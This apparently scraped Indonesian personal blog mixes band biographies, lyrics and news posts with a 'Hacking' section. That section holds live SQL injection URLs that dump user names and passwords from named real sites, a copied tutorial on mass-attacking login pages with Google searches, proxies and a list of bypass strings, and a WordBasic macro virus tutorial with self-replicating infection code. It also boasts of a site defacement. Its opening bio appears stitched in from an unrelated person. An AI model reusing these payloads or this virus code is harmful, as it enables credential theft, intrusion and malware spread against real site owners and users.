Hi and welcome to my blog. My name's Alex, although I'm more commonly known as Andrea ADelheid (or just adedlheid). I'm a INA, Oregon developer who works for an awesome company called Automattic (. I also contribute to the open-source blogging software WordPress and have written quite a few WordPress plugins. You can read more about me on my about page.
ziddu
Widget Google+
Facebook Badge
Friends List
Lain sisi
-
Berita Fenomenal: Akibat Facebook - Akhir-akhir ini banyak sekali pemberitaan di media tentang korban-korban dari facebook, tapi alangkah lebih baiknya lagi kalau kita menyebutnya sebagai kor...16 tahun yang lalu
-
-
-
-
-
-
Sabtu, 08 Januari 2011
Biography ASD
Michael "Jag" Jagmin - Vocals
Nick Miller - Guitar
Joey Wilson - Guitar
Brian White - Bass / Screams
Kyle Simmons - Keyboards
Cory La Quay - Drums / Vocals
For their sophomore effort, and their first with new label Fearless Records, post-hardcore outfit A Skylit Drive have crafted a sweeping, innovative narrative with Adelphia. Born from the mind of guitarist Joey Wilson, this fictional, frozen metropolis was created to push the notions of what the band could achieve, and to reach a new level with their storytelling.
“We wanted Adelphia to represent and display the band’s growth and love for writing the best music we can,” said lead vocalist Michael “Jag” Jagmin of the multiple accounts within the album, out June 9th. “The songs are a collaboration of stories telling of the happenings within the boundaries of Adelphia. It's all different ways of explaining how wrong the city and its ways are, and how these two people are doing everything in their power to escape. All the songs are rooted back to what it would be like to defy everything and get away from it all.”
For these experimentalists from Lodi, California, Adelphia is a step in a challenging and dramatic direction. “It will tell everyone that we aren’t afraid to push any boundary,” Jagmin said. “We are willing to try anything no matter how out of the box it may be.”
A Skylit Drive’s first effort, Wires and The Concept of Breathing, landed them at a #9 debut on the Heatseekers chart, and has sold over 30,000 copies. The group is no stranger to online success as well, garnering over 18 million plays and staying in the MySpace Top 100 charts for over a year. Not a band to ever be satisfied or slow down, they also unleashed a live DVD in December 2008 titled Let Go Of The Wires, which featured five previously unreleased music videos, interviews and was a chance to display their incendiary stage antics.
Diposting oleh
Andrea Adelheid
di
00.26
0
komentar
Live to Dance Judges
The Live To Dance judges other than Paula Abdul are choreographer, Travis Payne, and Pussycat Doll, Kimberly Wyatt. The judges on Live To Dance surprised everyone when they didn’t put through the contestants with the most heartwarming stories, such as the flight attendant who was obsessed with Abdul and the dancer who had a hearing problem.
Paula Abdul is back at the judges’ table on her new show Live to Dance, along with choreographer Travis Payne and Pussycat Dolls member Kimberly Wyatt. For tonight’s premiere, contestants competed to get on the short list for the semi-finals as they make their way to the finale where somebody, or a group of somebodies, will be named America’s best dance act. The pot of gold at the end of that rainbow is worth a nice $500,000 and unlike other competitions, there is no age limit so the lucky leprechaun can be 9 or 90.
Did you watch the new Paula Abdul dance show tonight? What did you think of the Live To Dance
Diposting oleh
Andrea Adelheid
di
00.24
1 komentar
Chinese Crush For Stealth Fighter
Earn Money
Chinese Stealth Fighter
photos leaked online that appear to show a prototype of Chinese stealth fighter jet were discussed in state media Wednesday – a move that supports claims the country’s military aviation program is advancing faster than expected.
Both the English and Chinese language editions of the Global Times ran front-page articles on the photos of what appears to be a future J-20 fighter, along with extensive reports on the buzz the pictures have generated overseas.
Chinese Stealth Fighter
Photos of the plane appeared on unofficial military news websites and hobbyist blogs last week and were still viewable Wednesday.
A future Chinese stealth fighter has long been considered an inevitability. Deputy air force chief He Weirong told state broadcaster CCTV in November 2009 that China’s fourth-generation fighter – a reference to stealth technology – would begin flight testing soon and could enter service within eight to 10 years.
China’s aviation industry – both military and civilian – has made rapid progress in recent years but still relies heavily on imported technology. Propulsion technology has been a particular problem, with Russian engines still employed on China’s homemade J-10 fighter jets and the J-11, a copy of Russia’s Su-27
Diposting oleh
Andrea Adelheid
di
00.22
0
komentar
Rabu, 24 Juni 2009
Selasa, 24 Februari 2009
Indonesian Entertainment Bugs!
SONY BMG http://www.sonymusic.co.id/album81.php?id=808+AND+1=2+UNION+SELECT+0,1,2,group_concat(0x3a,id_user,name,fullname,password,level),4,5,6,7,8,9,10,11+from+user--
GIGI Bandhttp://www.gigionline.com/v2/detail.php?idnews=-6666+union+all+select+1,group_concat(0x3a,usernamegigi,0x3a,passwordgigi),3,4,5,6,7+from+gigilogin--
Diposting oleh
Andrea Adelheid
di
00.15
1 komentar
Label: Hacking
Kamis, 29 Januari 2009
Sabtu, 13 Desember 2008
SQL injection Basic Tutorial
One of the major problems with SQL is its poor security issues surrounding is the login and url strings.
this tutorial is not going to go into detail on why these string work as am not a coder i just know what i know and it works
SEARCH:
admin\login.asp
login.asp
with these two search string you will have plenty of targets to chose from...finding one thats vulnerable is another question.
WHAT I DO :
first let me go into details on how i go about my research
i have gathered plenty of injection strings for quite some time like these below and have just been granted access to a test machine and will be testing for many variations and new inputs...legally cool...provided by my good friend Gsecur aka ICE..also an Astal member..http://governmentsecurity.org/
"thanks mate" .. gives me a chance to concentrate on what am doing and not be looking over my shoulder
INJECTION STRINGS:HOW ?
this is the easiest part...very simple
on the login page just enter something like
user:admin (you dont even have to put this.)
pass:' or 1=1--
or
user:' or 1=1--
admin:' or 1=1--
some sites will have just a password so
password:' or 1=1--
infact i have compiled a combo list with strings like this to use on my chosen targets ....there are plenty of strings about , the list below is a sample of the most common used
there are many other strings involving for instance UNION table access via reading the error pages table structure
thus an attack with this method will reveal eventually admin U\P paths...but thats another paper
the one am interested in are quick access to targets
PROGRAM
i tried several programs to use with these search strings and upto now only Ares has peformed well with quite a bit
of success with a combo list formatted this way,yesteday i loaded 40 eastern targets with 18 positive hits in a few minutes
how long would it take to go thought 40 sites cutting and pasting each string ??
combo example:
admin:' or a=a--
admin:' or 1=1--
and so on...it dont have to be admin can be anything you want... the most important part is example:' or 1=1-- this is our injection
string
now the only trudge part is finding targets to exploit...so i tend to search say google for login.asp or whatever
inurl:login.asp
index of:/admin/login.asp
like this: index of login.asp
result: http://www3.google.com/search?hl=en&ie=ISO...G=Google+Search
17,000 possible targets trying various searches spews out plent more
now using proxys set in my browser i then click through interesting targets...seeing whats what on the site pages if interesting
i then cut and paste url as a possible target...after an hour or so you have a list of sites of potential targets like so
http://www.somesite.com/login.asp
http://www.another.com/admin/login.asp
and so on...in a couple of hours you can build up quite a list...reason i dont sellect all results or spider for login pages is
i want to keep the noise level low...my ISP.. well enough said...plus atm am on dial-up so to slow for me
i then save the list fire up Ares and enter (1) a proxy list (2)my target IP list (3)my combo list...start..now i dont want to go into
problems with users using Ares..thing is i know it works for me...
sit back and wait...any target vulnerable with show up in the hits box...now when it finds a target it will spew all the strings on that site as vulnerable...you have to go through each one on the site by cutting and pasting the string till you find the right one..but the thing is you know you CAN access the site ...really i need a program that will return the hit with a click on url and ignore false outputs
am still looking....thing is it saves quite a bit of time going to each site and each string to find its not exploitable.
there you go you should have access to your vulnerable target by now
another thing you can use the strings in the urls were user=? edit the url to the = part and paste ' or 1=1-- so it becomes
user=' or 1=1-- just as quick as login process
(Variations)
admin'--
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a
happy hunting .. :P~
http://comsec.governmentsecurity.org
*******************************************
thanks to : milwOrm
Diposting oleh
Andrea Adelheid
di
20.20
0
komentar
Label: Hacking
Kamis, 11 Desember 2008
Rapidshare Speed Download!! no waiting F *CK !
but you can't download a big sizemore link: http://ultragen.info/index.php
example: size of file 100 MB
Diposting oleh
Andrea Adelheid
di
20.55
1 komentar
Label: Hacking
A Skylit Drive Biography
A Skylit Drive is a six-piece post-hardcore band from Lodi/Galt California. They released their first EP, titled “She Watched the Sky” with Tragic Hero Records in January and have released the follow-up full length album “Wires and the Concept of Breathing”. ASD is Michael “Jag” Jagmin (Vocals), Nick Miller (Guitar), Joey Wilson (Guitar), Brian White (Bass/Vocals), Kyle Simmons (Synthesis/Keys), and Cory La Quay (Drums/Vocals).
Diposting oleh
Andrea Adelheid
di
20.52
0
komentar
Label: Music
Lyric - Hey Nightmare, Where Did You Get Them Teeth
dont you see your princess is gone?
pull your vengeance to side, lets make it rain blood tonight
collide your sword with mine.
ill send your soul
to the hell
where it came from
by this I know
youll never set your eyes
on a quest you cant survive
its no surprise
your head hangs from my hands
your mouth cant sin nor lie
cut through the limbs
stab through the enemies eyes
any last man will die
shes watching the burn
oh how burns,
run for the skylines
run for the skylines darling
follow the light of the moon
just stay alive.
forgive me
for tomorrow
if im late
ill die before I wake
cut through the limbs
stab through the enemies eyes
any last man will die
whats left for you?
you
you wanted love
I showed you
life.
conserve, protect your life
conserve your life
conserve, protect your life
conserve your life
your life is my well being and if it lay in the shadows then so be. but let it be known that this soldier will not rest a day, 'til he lays in the glamour and the the grace of his bride. I will not rest one day until my victims blood is shed up and down the shores lines.
up and down the shore lines
for God's sake please dont you forget me
I will wait for you.for Gods sake please dont
you forget I will wait for you, for you
Download Song
Diposting oleh
Andrea Adelheid
di
20.36
0
komentar
Label: Music
The macro virus writing tutorial { part 1 }
I shall not be held responsible for any damage created be direct or indirect use of the publicised material. This document is copyright 1996 to me, Dark Night of VBB. Herewith I grant anybody license to redistribute this document as long as it is kept in whole and my copyright notice is not removed. Also if I find any lamers who just take the code published here and say it is their own I will see that they'll be punished. (Believe it or not :-))!!!
Introduction
Many of you may be wondering right now who the hell I am and who VBB is. Come on lamers! Get alive. VBB is one of the coolest virus groups around. You can't tell me you've never heard of us. Well, Ok I'll admit it. We're not that popular yet, but that'll come. So for now here's my contribution to the group as the leader. Welcome to the macro virus writing tutorial part 1.
The tools
First of all you'll need MS Word 6.0 or up (duh), then you may want to get VBB's macro disassembler by Aurodreph so that you can study encrypted macros. Also you should make back-ups of your normal. DOT template in your WINWORD6\TEMPLATE\ directory, as this is the document commonly infected by macro virii. So whatch out. Also I recommend to have at least a small knowledge of word basic, so that you kind a know what's going on. Well, that's it. You've made it this far. It's now time to get into the macro virus generals.
The general stuff
Most macro virii have a pretty set structure. They start of with an auto-executing macro which infects the normal.dot(global) template. Then they have some macros which will infect the files on certain actions. For example FileSaveAs, FileSave, FileOpen, ToolsMacros. Documents are infected through transferring the macros into the document and having them execute the next time the document is opened. A code for the autoexec routine would look something like this:
'ANYTHING AFTER THE ' ARE MY COMMENTS
Sub MAIN
On Error Goto Abort
iMacroCount = CountMacros(0, 0)
'CHECK TO SEE IF INFECTION EXISTS
For i = 1 To iMacroCount
If MacroName$(i, 0, 0) = "PayLoad" Then
bInstalled = - 1
'BY LOOKING FOT THE PAYLOAD MACRO
End If
If MacroName$(i, 0, 0) = "FileSaveAs" Then
bTooMuchTrouble = - 1
'BUT IF THE FILESAVEAS MACRO EXISTS THEN INFECTION IS
'TOO DIFICULT.
End If
Next i
If Not bInstalled And Not bTooMuchTrouble Then
'add FileSaveAs and copies of AutoExec and FileSaveAs.
'Payload has no use except to check for infection.
'The ,1 encrypts all macros in their destination making
'them unreadble in Word.
iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
sMe$ = FileName$()
Macro$ = sMe$ + ":PayLoad"
MacroCopy Macro$, "Global:PayLoad", 1
Macro$ = sMe$ + ":FileOpen"
MacroCopy Macro$, "Global:FileOpen", 1
Macro$ = sMe$ + ":FileSaveAs"
MacroCopy Macro$, "Global:FileSaveAs", 1
Macro$ = sMe$ + ":AutoExec"
MacroCopy Macro$, "Global:AutoExec", 1
SetProfileString "WW6I", Str$(iWW6IInstance + 1)
End If
Abort:
End Sub
The SaveAs routine
This is the routine which copies the macro virus into the active document when it is saved using File/Save As. It uses much of the same techniques as the AutoExec routine. Here's what the code should look like for the SaveAs routine:
'YOU CAN ALWAYS USE THE ,1 AGAIN TO ENCRYPT MACROS.
Sub MAIN
Dim dlg As FileSaveAs
GetCurValues dlg
Dialog dlg
If (Dlg.Format = 0) Or (dlg.Format = 1) Then
MacroCopy "FileSaveAs", WindowName$() + ":FileSaveAs"
MacroCopy "FileSave ", WindowName$() + ":FileSave"
MacroCopy "PayLoad", WindowName$() + ":PayLoad"
MacroCopy "FileOpen", WindowName$() + ":FileOpen"
Dlg.Format = 1
End If
FileDaveAs dlg
End Sub
Short, but it works well. All this info, believe it or not, is enough to make a small and basic macro virus.
Happy trying..!! :)credit: netlux.org
Diposting oleh
Andrea Adelheid
di
20.20
0
komentar
Label: Hacking
Senin, 08 Desember 2008
Deface Today !!
Iseng karna udah lama gak deface²an,gw cobain mampir ke um guggle dan nemu korban..Bugs nya cari sendiri yah...!! Xixixixi ...
Diposting oleh
Andrea Adelheid
di
20.14
0
komentar
Label: Hacking
Rabu, 26 November 2008
Phising ??!!
Memancing kan artinya??Jiakakaka ..bener sekali kalau dalam arti yang sesungguhnya.Xxixixi...!!
Nah..Disini akan diJelaskan artian PHISING dalam dunia cyber crime menurut saya.
Phising yang adalah suatu cara untuk memancing korban ke suatu halaman tertentu.Phising banyak digunakan Pelaku kriminal internet yang akan mengecoh suatu member untuk memasukkan data atau identitas si korban(tidak termasuk korban bencana alam .. Xixixixii..).Tehnik ini biasanya di lakukan untuk mendapatkan password e-mail,kartu kredit, dll.Caranya adalah mengirimkan/mengundang suatu korban untuk memasuki situs palsu yang di buat mereka.Situs palsu ini sangat mirip aslinya,sehingga dapat dengan mudah mengecoh mereka yang masih awam dengan mudah.Situs palsu ini disebut juga dengan istilah pharming.
Diposting oleh
Andrea Adelheid
di
14.47
1 komentar
Label: Hacking
Sabtu, 15 November 2008
Nokia Unlock Master Code Generator
Gak bisa buka HP?terkunci dan loe lupa passwordnya?
Nyantai men,, biasa Tuh terjadi kalau loe udah rada pikun!wakawkawkakw!kidding*
Nah...Tuh kan kalau kita nemu HP atau nyolong HP(yee..) gitu.Xixixixi!!gak tau Master code nya.Atau kalau di otak loe kebanyakan password yang loe ingat(password e-mail,Fs,Laptop,Dll alias dan lalu-lalu..xixixi).
Nih tricknya:
Ketikkan *#06# di HP loe,untuk mengetahui kode IMEI yang terdapat pada ponsel Nokia milik loe(sorry,,dapat inpo nya cuma HP nokia doank..JIakakaka).Kemudian buka situs Nokia Security Code Generator di SINI dan ketikkan kode IMEI yang yang sudah diketahui tadi pada form yang ada, setelah itu pilih Generate Code! untuk mengetahui nilai yang ingin dicari tadi.Nah..keluar deh tuh master code.Xixixixi...
Sumber: Parfum
Diposting oleh
Andrea Adelheid
di
13.38
0
komentar
Label: Hacking
Jumat, 31 Oktober 2008
Jumat, 24 Oktober 2008
Menggabungkan File yang terpisah
Berawal dari suatu film yang gw download semua terpisah,tetapi di file²nya tersebut bernama:
- 01.avi
- 02.avi
- 03.avi
Asalkan ekstensinya sama bisa digabung donk!pastinya.. Hehehehe.
Oia,,Jangan lupa juga Rename semua file yg mau di gabung.
Contohnya:
- File01.avi
- File02.avi
- File03.avi
- Dan seterusnya........
Xixixixixi...Mudah bukan??!.Sebenarnya Ini hanya salah satu cara.Cara Yg lainnya menyusul yah..!hehehe..
Download hjsplit
Diposting oleh
Andrea Adelheid
di
12.52
1 komentar
Label: Microsoft
Compile *ex4 To *mq4
Download dulu deh,
Tadinya gw nanya sama underDOS untuk ngebongkar file nya.Setelah gw googling²,akhirnya dapet juga cara buat ngebongkar filenya.Bagus nih, buat yang suka main Forex.Siapa Tau kamu bisa nambah penghasilannya,wakakkaka.
Diposting oleh
Andrea Adelheid
di
12.13
0
komentar
Label: Microsoft

Cursor Editor
aaawww...! berhubung tadi gw sedang googling²,ketemu software bagus nih.Bisa Edit² warna cursor sesuai selera kawula muda kek gw,wakakakaka.Langsung Download aja yah.
Diposting oleh
Andrea Adelheid
di
11.47
0
komentar
Label: Microsoft
Minggu, 12 Oktober 2008
Apa Itu Hacker ??
Segelintir orang mungkih masih beranggapan bahwa hacker adalah orang yg suka merusak,merugikan,pembawa sial,gak punya aturan,dan hal² negatif lainnya.Tapi tahu kah anda arti Hacker yg sesungguh nya? apa saja hal yg di kerjakannya ? dari mana dia berasal ? dan apa saja inti dari pekerjaanya.Saya hanya ingin menjelaskan sedikit pengertian hacker dan aturan main yg saya ketahui dari berbagai nara sumber,termasuk dari teman² saya di forum.
Hacker julukan untuk orang yang penasaran bila dikatakan tidak ada celah diprogram kami, karena hacker tidak pernah percaya ada program yang sempurna.
- dapat melihat yang tidak bisa dilihat oleh admin,
- mengingatkan admin, bila terjadi celah pada system nya
- bukan lah pencuri (carder), perusak, atau penghancur.
- mempunyai kode etik
- berkembang seiring berkembangnya teknologi
- tidak ingin merasa hebat,
- tak pernah mudah menyerah untuk mencoba, karena pekerjaan kami jauh melampaui manusia biasa
- mencari informasi.
- sama dengan user, kami bayar bila main diwarnet, kami bermain internet (browsing, chatting, dll) Very Happy
- menjunjung solidaritas tinggi ilmu pengetahuan
- senang bermain-main dengan program
- hitam sebab kami senang mempunyai ciri khas hitam,
- underground kami dianggap kaum bawah, karena kami tidak ingin dianggap hebat
- negatif kami senang melewati pintu belakang(backdoor)
- perusak kami bukan perusak, kami hanya memberitahukan admin
- musuh peradapan teknologi: karena kami maka ada perkembangan teknologi, tidak ada noda ya tidak belajar
- musuh kami bukan musuh yang harus dibasmi, karena kami orang hebat, dunia maya kami the winner, system kami yang the champion ,, kami sama dengan kalian, kami punya aturan, kami punya etika, kami punya hatinurani, dimana kesalah kami?
sumber: www.forum.hackers-center.com
Diposting oleh
Andrea Adelheid
di
08.29
2
komentar
Label: Hacking
Rate My Blog
Music Corner
Blog Archive
-
►
2009
(3)
- ► 06/21 - 06/28 (1)
- ► 02/22 - 03/01 (1)
- ► 01/25 - 02/01 (1)
-
►
2008
(19)
- ► 12/07 - 12/14 (6)
- ► 11/23 - 11/30 (1)
- ► 11/09 - 11/16 (1)
- ► 10/26 - 11/02 (1)
- ► 10/19 - 10/26 (3)
- ► 10/12 - 10/19 (1)
- ► 09/21 - 09/28 (2)
- ► 09/14 - 09/21 (4)